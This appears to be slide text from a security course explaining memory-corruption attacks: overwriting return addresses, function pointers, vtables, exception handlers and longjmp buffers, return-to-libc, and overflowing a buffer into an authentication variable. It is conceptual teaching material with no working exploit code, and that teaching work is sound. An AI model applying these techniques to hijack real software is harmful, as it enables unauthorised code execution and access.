
General Control Hijacking: Return Address



Overwrite Step: Overwrite return address to point to your code.

Activate Step: Return out of frame and into your code.


General Control Hijacking: Local Fn Ptr



Overwrite Step: Overwrite local function pointer to point to your code.

Activate Step: Call that local function variable.


General Control Hijacking: Function Pointer in the Heap



Overwrite Step: Overwrite entries in a vtable for Object T.

Activate Step: Call any method from Object T

General Control Hijacking: Function Pointer in the Heap




write Step: Overwrite pointer to vtable on heap to point to a crafted vtable.


activate Step: Call any method from Object T

Attack: return-to-libc (arc injection)

- Control hijacking without executing code



General Control Hijacking



Overwrite Step:

Find some way to **modify** a Control Flow Pointer to point to your shellcode, library entry point, or other code of interest.

Activate Step:

Find some way to **activate** that modified Control Flow Pointer.



Instances of Control Hijacking

Location in Memory	Control Flow Pointer	How to activate	
Stack	Return Address	Return from function	<p>(stack frame)</p> <p>Ret Addr Frame Ptr exception handlers local fn ptrs</p> <p>buf</p>
Stack	Frame Pointer	Return from function	
Stack	Function Pointers as local variables	Reference and call function pointer	
Stack	Exception Handler	Trigger Exception	
Heap	Function pointer in heap (i.e. method of an object)	Reference and call function pointer	
Anywhere	setjmp and longjmp program state buffer	Call longjmp	<p>longjmp → saved pointer ... buf</p>

Data Hijacking

Modifying data in a way not intended

Example: Authentication variable



Exploited Situation:

User types in a password which is long enough to overflow buffer and into the authentication_variable. The user is now unintentionally authenticated